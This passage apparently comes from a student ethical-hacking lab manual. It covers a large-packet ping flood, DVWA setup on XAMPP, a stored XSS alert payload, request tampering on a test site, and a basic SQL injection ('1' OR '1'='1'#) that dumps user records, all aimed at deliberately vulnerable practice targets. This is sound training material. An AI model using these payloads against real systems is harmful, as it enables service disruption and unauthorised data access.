
```
C:\Users\hacker>ping 192.168.90.1 -t -l 65500
Pinging 192.168.90.1 with 65500 bytes of data:
Reply from 192.168.90.1: bytes=65500 time=13ms TTL=64
Reply from 192.168.90.1: bytes=65500 time=13ms TTL=64
Reply from 192.168.90.1: bytes=65500 time=13ms TTL=64
Reply from 192.168.90.1: bytes=65500 time=14ms TTL=64
Reply from 192.168.90.1: bytes=65500 time=13ms TTL=64
Reply from 192.168.90.1: bytes=65500 time=16ms TTL=64
Reply from 192.168.90.1: bytes=65500 time=13ms TTL=64
Reply from 192.168.90.1: bytes=65500 time=14ms TTL=64
Reply from 192.168.90.1: bytes=65500 time=13ms TTL=64
Reply from 192.168.90.1: bytes=65500 time=13ms TTL=64
```

```
Ethernet adapter Ethernet:
Connection-specific DNS Suffix . . .
Link-local IPv6 Address . . . . . : fe80::392a:6e77:b72a:d792%4
IPv4 Address . . . . . : 192.168.90.119
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.90.1
```

Step 15: Install Nemesis in Win 7 & Enter Victim IP Address & no of packets size and time



- o Observe the impact of the attack on the target's availability and performance.



PRACTICAL NO 6

Aim:


Persistent Cross-Site Scripting Attack

- Set up a vulnerable web application that is susceptible to persistent XSS attacks.
- Craft a malicious script to exploit the XSS vulnerability and execute arbitrary code.
- Observe the consequences of the attack and understand the potential risks associated with XSS vulnerabilities.

Solution:

- ❖ Set up a vulnerable web application that is susceptible to persistent XSS attacks.

Step 1: Install & open Xampp Control panel & click on admin



Step 2: Click on PhpMyAdmin



Step 3: Create Database “dvwa”

The screenshot shows the phpMyAdmin interface for a MySQL server. In the top navigation bar, the URL is `localhost/phpmyadmin/index.php?route=/server/databases`. The main panel displays a list of databases: information_schema, mysql, performance_schema, phpmyadmin, and test. A red arrow points to the 'Create database' button at the top left of the list. Another red arrow points to the input field where 'dvwa' is typed. A third red arrow points to the 'Create' button. Below the list, there is a note about enabling statistics.

Step 4: Click on dvwa and go to Privileges

The screenshot shows the phpMyAdmin interface for the 'dvwa' database. The URL in the browser is `localhost/phpmyadmin/index.php?route=/server/databases`. The 'dvwa' database is selected in the left sidebar. The top navigation bar shows the database name as 'dvwa'. A red arrow points to the 'Privileges' tab in the top right of the interface.

Step 5: Add user account

localhost/phpmyadmin/index.php?route=/server/privileges&db=dvwa&checkprivsdb=dvwa&viewing_mode=db

phpMyAdmin

Server: 127.0.0.1 » Database: dvwa

Structure SQL Search Query Export Import Operations Privileges

Users having access to "dvwa"

User name	Host name	Type	Privileges	Grant	Action
root	127.0.0.1	global	ALL PRIVILEGES	Yes	Edit privileges Export
root	::1	global	ALL PRIVILEGES	Yes	Edit privileges Export
root	localhost	global	ALL PRIVILEGES	Yes	Edit privileges Export

New

Add user account

Step 6: Fill username & password & click on generate

Server: 127.0.0.1

Databases SQL Status User accounts Export Import Settings Replication Variables Char

Add user account

Login Information

User name:	<input type="text" value="dvwa"/>	Strength: Weak
Host name:	<input type="text" value="Any host %"/>	
Password:	<input type="text" value="password"/>	Strength: Weak
Re-type:	<input type="text"/>	
Authentication plugin:	Native MySQL authentication	
Generate password:	<input type="button" value="Generate"/>	

Database for user account

- Create database with same name and grant all privileges.
- Grant all privileges on wildcard name (username`_%).
- Grant all privileges on database dvwa.

Global privileges Check all

Note: MySQL privilege names are expressed in English.

<input type="checkbox"/> Data	<input type="checkbox"/> Structure	<input type="checkbox"/> Administration	Resource limits
<input type="checkbox"/> SELECT <input type="checkbox"/> INSERT <input type="checkbox"/> UPDATE <input type="checkbox"/> DELETE <input type="checkbox"/> FILE	<input type="checkbox"/> CREATE <input type="checkbox"/> ALTER <input type="checkbox"/> INDEX <input type="checkbox"/> DROP <input type="checkbox"/> CREATE TEMPORARY TABLES <input type="checkbox"/> SHOW VIEW <input type="checkbox"/> CREATE ROUTINE	<input type="checkbox"/> GRANT <input type="checkbox"/> SUPER <input type="checkbox"/> PROCESS <input type="checkbox"/> RELOAD <input type="checkbox"/> SHUTDOWN <input type="checkbox"/> SHOW DATABASES <input type="checkbox"/> LOCK TABLES	<small>Note: Setting these options to 0 (zero) removes the limit.</small> MAX QUERIES PER HOUR: 0 MAX UPDATES PER HOUR: 0 MAX CONNECTIONS PER HOUR: 0

Server: 127.0.0.1

- [Databases](#)
- [SQL](#)
- [Status](#)
- [User accounts](#)
- [Export](#)
- [Import](#)
- [Settings](#)
- [Replication](#)
- [Variables](#)
- [Charsets](#)
- [Engines](#)
- [Plugins](#)

Add user account

Login Information

User name:	<input type="text" value="dwva"/>
Host name:	<input type="text" value="Any host"/> %
Password:	<input type="password" value="*****"/> Strength: Weak
Re-type:	<input type="password" value="password"/>
Authentication plugin:	Native MySQL authentication
Generate password:	<input type="button" value="Generate"/>

Database for user account

Create database with same name and grant all privileges.
 Grant all privileges on wildcard name (username)_%.
 Grant all privileges on database dwva.

Global privileges Check all

Note: MySQL privilege names are expressed in English.

<input type="checkbox"/> Data	<input type="checkbox"/> Structure	<input type="checkbox"/> Administration	Resource limits
<input type="checkbox"/> SELECT	<input type="checkbox"/> CREATE	<input type="checkbox"/> GRANT	Note: Setting these options to 0 (zero) removes the limit.
<input type="checkbox"/> INSERT	<input type="checkbox"/> ALTER	<input type="checkbox"/> SUPER	MAX QUERIES PER HOUR: 0
<input type="checkbox"/> UPDATE	<input type="checkbox"/> INDEX	<input type="checkbox"/> PROCESS	MAX UPDATES PER HOUR: 0
<input type="checkbox"/> DELETE	<input type="checkbox"/> DROP	<input type="checkbox"/> RELOAD	MAX CONNECTIONS PER HOUR: 0
<input type="checkbox"/> FILE	<input type="checkbox"/> CREATE TEMPORARY TABLES	<input type="checkbox"/> SHUTDOWN	
	<input type="checkbox"/> SHOW VIEW	<input type="checkbox"/> SHOW DATABASES	

Step 7: Click on “go”

Global privileges Check all

Note: MySQL privilege names are expressed in English.

<input type="checkbox"/> Data	<input type="checkbox"/> Structure	<input type="checkbox"/> Administration	Resource limits
<input type="checkbox"/> SELECT	<input type="checkbox"/> CREATE	<input type="checkbox"/> GRANT	Note: Setting these options to 0 (zero) removes the limit.
<input type="checkbox"/> INSERT	<input type="checkbox"/> ALTER	<input type="checkbox"/> SUPER	MAX QUERIES PER HOUR: 0
<input type="checkbox"/> UPDATE	<input type="checkbox"/> INDEX	<input type="checkbox"/> PROCESS	MAX UPDATES PER HOUR: 0
<input type="checkbox"/> DELETE	<input type="checkbox"/> DROP	<input type="checkbox"/> RELOAD	MAX CONNECTIONS PER HOUR: 0
<input type="checkbox"/> FILE	<input type="checkbox"/> CREATE TEMPORARY TABLES	<input type="checkbox"/> SHUTDOWN	
	<input type="checkbox"/> SHOW VIEW	<input type="checkbox"/> SHOW DATABASES	
	<input type="checkbox"/> CREATE ROUTINE	<input type="checkbox"/> REFERENCES	
	<input type="checkbox"/> ALTER ROUTINE	<input type="checkbox"/> REPLICATION CLIENT	
	<input type="checkbox"/> EXECUTE	<input type="checkbox"/> REPLICATION SLAVE	
	<input type="checkbox"/> CREATE VIEW	<input type="checkbox"/> CREATE USER	
	<input type="checkbox"/> EVENT		
	<input type="checkbox"/> TRIGGER		

SSL


REQUIRE NONE
 REQUIRE SSL
 REQUIRE X509
 SPECIFIED

REQUIRE CIPHER:


REQUIRE ISSUER:

REQUIRE SUBJECT:

Go ←



Step 8: Download DVWA from <https://github.com/ethicalhack3r/DVWA>. Extract the downloaded DVWA folder. Move the DVWA folder into the "htdocs" directory within your XAMPP installation, often found at C:\xampp\htdocs.



Step 9: Rename "config.inc.php.dist" to "config.inc.php." Update MySQL settings in "config.inc.php" to match your XAMPP setup (username, password, and database name).

```
$_DVWA = array();
$_DVWA[ 'db_server' ]    = getenv('DB_SERVER') ?: '127.0.0.1';
$_DVWA[ 'db_database' ]   = 'dvwa';
$_DVWA[ 'db_user' ]       = 'dvwa';
$_DVWA[ 'db_password' ]   = 'p@ssw0rd';
$_DVWA[ 'db_port' ]       = '3306';
```

Step 10: Launch a web browser. Go to <http://localhost/dvwa>.

The DVWA login page will appear.

Use the default login credentials: Username: **admin** Password: **password**.



Username

Password
 

Login failed

- ❖ Set up a vulnerable web application that is susceptible to persistent XSS attacks.

Step 1: Login DVWA & click on “Create/Reset Database” and then again login

DVWA

Database Setup ↗

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in:
C:\xampp\htdocs\DVWA\config\config.inc.php

If the database already exists, it will be cleared and the data will be reset.
You can also use this to reset the administrator credentials ("admin // password") at any stage.

Setup Check

Web Server SERVER_NAME: localhost
Operating system: Windows
PHP version: 8.2.12
PHP function display_errors: Enabled
PHP function display_startup_errors: Enabled
PHP function allow_url_include: Disabled
PHP function allow_url_fopen: Enabled
PHP module gd: Missing - Only an issue if you want to play with captchas
PHP module mysql: Installed
PHP module pdo_mysql: Installed

Backend database: MySQL/MariaDB
Database username: dvwa
Database password: *****
Database database: dvwa
Database host: 127.0.0.1
Database port: 3306

reCAPTCHA key: Missing

Writable folder C:\xampp\htdocs\DVWA\hackable\uploads: Yes
Writable folder C:\xampp\htdocs\DVWA\config: Yes

Status in red, indicate there will be an issue when trying to complete some modules.

If you see disabled on either allow_url_fopen or allow_url_include, set the following in your php.ini file and restart Apache.

```
allow_url_fopen = On  
allow_url_include = On
```

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.

←

First time using DVWA.

Step 2: Click on VWA Security and select “Low” and submit

DVWA

DVWA Security 🔒

Security Level

Security level is currently: impossible.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and has no security measures at all. Its use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of bad security practices, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.


username: admin
Security Level: impossible
Locale: en
Li DB: mysql

Step 3: Navigate to the "XSS Stored" section in DVWA. Enter the following details in the provided fields:
1. Name: test
2. Message: <script>alert("This is XSS Exploit test")</script>
“sign the Guestbook” by submitting the form.

DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored) 
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
Cryptography

DVWA Security
PHP Info
About

Logout

Name * 
Message *

Name: test
Message: This is a test comment.


Name: Test
Message:

More Information

- <https://owasp.org/www-community/attacks/xss>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <https://www.cgisecurity.com/xss-faq.html>
- <https://www.scriptalert1.com/>

View Source | View Help

Username: admin
Security Level: low
Locale: en
SQLi DB: mysql



PRACTICAL NO 7

Aim:


Session Impersonation with Firefox and Tamper Data

- Install and configure the Tamper Data add-on in Firefox.
- Intercept and modify HTTP requests to impersonate a user's session.
- Understand the impact of session impersonation and the importance of session management.


Solution:

❖ Install and configure the Tamper Data add-on in Firefox.


Step 1: Install & open Firefox then Go to Menu > Add-ons




Step 2: Install Go to Extension & Search and install Temper Data



- ❖ **Install and configure the Tamper Data add-on in Firefox.**
Step 1: Open New Tab in Firefox & Type test.php. & Click this link



- Step 2:** Click SignUp and start tamper data and click yes & Type Username and Password click login button.



Type	Description
<input type="checkbox"/> beacon	Requests sent through the Beacon API.
<input type="checkbox"/> csp_report	Requests sent to the report-uri given in the Content-Security-Policy header, when an attempt to violate the policy is detected.
<input type="checkbox"/> font	Web fonts loaded for a @font-face CSS rule.
<input type="checkbox"/> image	Resources loaded to be rendered as image, except for imageset on browsers that support that type.
<input type="checkbox"/> imageset	Images loaded by a <picture> element or given in an element's srcset attribute.
<input checked="" type="checkbox"/> main_frame	Top-level documents loaded into a tab.
<input type="checkbox"/> media	Resources loaded by a <video> or <audio> element.
<input type="checkbox"/> object	Resources loaded by an <object> or <embed> element.
<input type="checkbox"/> object_subrequest	Requests sent by plugins.
<input type="checkbox"/> ping	Requests sent to the URL given in a hyperlink's ping attribute, when the hyperlink is followed.
<input type="checkbox"/> script	Code that is loaded to be executed by a <script> element or running in a Worker.
<input type="checkbox"/> speculative	A TCP/TLS handshake made by the browser when it determines it will need the connection open soon.
<input type="checkbox"/> stylesheet	CSS stylesheets loaded to describe the representation of a document.
<input type="checkbox"/> sub_frame	Documents loaded into an <iframe> or <frame> element.
<input type="checkbox"/> web_manifest	Web App Manifests loaded for websites that can be installed to the homescreen.
<input type="checkbox"/> websocket	Requests initiating a connection to a server through the WebSocket API.
<input type="checkbox"/> xbl	XBL bindings loaded to extend the behavior of elements in a document.
<input type="checkbox"/> xml_dtd	DTDs loaded for an XML document.
<input checked="" type="checkbox"/> xmlhttprequest	Requests sent by an XMLHttpRequest object or through the Fetch API.
<input type="checkbox"/> xslt	XSLT stylesheets loaded for transforming an XML document.
<input type="checkbox"/> other	Resources that aren't covered by any other available type.

Tamper with requests who's URL matches: (.*)?

Tamper requests only from this tab

Start Tamper Data?

If you are already registered please enter your login information below:

Username :

Password :

You can also [signup here](#).
Signup disabled. Please use the username **test** and the password **test**.

Step 3: After clicking the login button this page opens and clicks OK.

Extension: (Tamper Data for FF Quantu...)

Details

URL:

Method: POST

Type: main_frame

Request Body

Name	Value
uname	<input type="text" value="roshni"/>
pass	<input type="text" value="12345"/>

Extension: (Tamper Data for FF Quantum) - Start Tamper Data — X

Details

URL: http://testphp.vulnweb.com/userinfo.php
Method: POST
Type: main_frame

Headers

Name	Value
Host	testphp.vulnweb.com
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Content-Type	application/x-www-form-urlencoded
Content-Length	23
Origin	http://testphp.vulnweb.com
Connection	keep-alive
Referer	http://testphp.vulnweb.com
Upgrade-Insecure-Requests	1

Add Header Stop Tamper Ok

Extension: (Tamper Data for FF Quantum) - Stop Tamper Data — X

Details

URL: http://testphp.vulnweb.com/login.php
Method: POST
Type: main_frame

Request Body

This request has no request body.

Stop Tamper Cancel Request Ok

PRACTICAL NO 8

Aim:

SQL Injection Attack

- Identify a web application vulnerable to SQL injection.
- Craft and execute SQL injection queries to exploit the vulnerability.
- Extract sensitive information or manipulate the database through the SQL injection attack.

Solution:

Step 1: Open DVWA Security set security level low.

The screenshot shows the DVWA homepage. On the left is a sidebar menu with various security modules listed. The 'Security' dropdown menu is open, and 'Low' is selected. The main content area displays a welcome message and general instructions. A 'WARNING!' section cautions against uploading files to the public HTML folder. A 'Disclaimer' section states that DVWA is not responsible for its use and that it is the user's responsibility to ensure its security. A 'More Training Resources' section links to 'Mutillidae' and the 'OWASP Vulnerable Web Applications Directory'.

Step 2: Go to the “DVWA security” option and make Security level low

The screenshot shows a page titled 'DVWA Security'. On the left is a sidebar menu with various security modules listed. The 'Security' dropdown menu is open, and 'Low' is selected. The main content area displays a message stating that DVWA aims to cover common vulnerabilities and that the security level has been lowered. A success message indicates that the security level has been set to low. The URL in the address bar is <http://127.0.0.1:8080/DVWA/vulnerabilities/severity/?id=1&level=low>.

Step 3: Open SQL Injection option enter user id is 1



A screenshot of a web browser displaying the DVWA (Damn Vulnerable Web Application) SQL Injection page. The URL in the address bar is `localhost/dvwa/vulnerabilities/sqlinjection/`. The page title is "Vulnerability: SQL Injection". On the left, there is a sidebar menu with various options: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (the current page), and SQL Injection (Blind). The main content area has a form with a "User ID:" input field containing "1" and a "Submit" button. Below the form is a "More Information" section with a bulleted list of links:

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>



A screenshot of the DVWA SQL Injection page after entering "1" in the User ID field. The page title is "Vulnerability: SQL Injection". The main content area shows the same form and "More Information" section as the previous screenshot. The "User ID:" input field now contains "1" and the "Submit" button is visible. The "More Information" section contains the same list of links as the previous screenshot.

Vulnerability: SQL Injection

User ID: Submit

ID: 1
First name: admin
Surname: admin

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

Step 4: Enter User ID as a 1'OR '1'='1'#

Vulnerability: SQL Injection

User ID: Submit

Vulnerability: SQL Injection

User ID: Submit

ID: 1' OR '1'='1'#
First name: admin
Surname: admin

ID: 1' OR '1'='1'#
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1'#
First name: Hack
Surname: Me

ID: 1' OR '1'='1'#
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1'#
First name: Bob
Surname: Smith

Step 5: Enter ID as 2

Vulnerability: SQL Injection

User ID: Submit

ID: 2
First name: Gordon
Surname: Brown

Step 6: Enter ID as 3

Vulnerability: SQL Injection

User ID: Submit

ID: 3
First name: Hack
Surname: Me

Step 7: Enter ID as 4

Vulnerability: SQL Injection

User ID: Submit

ID: 4
First name: Pablo
Surname: Picasso

Step 8: Enter ID as 1=1

User ID: Submit

ID: 1=1
First name: admin
Surname: admin

PRACTICAL NO 9

(Under the guidance of Dr. Charu)

Aim:

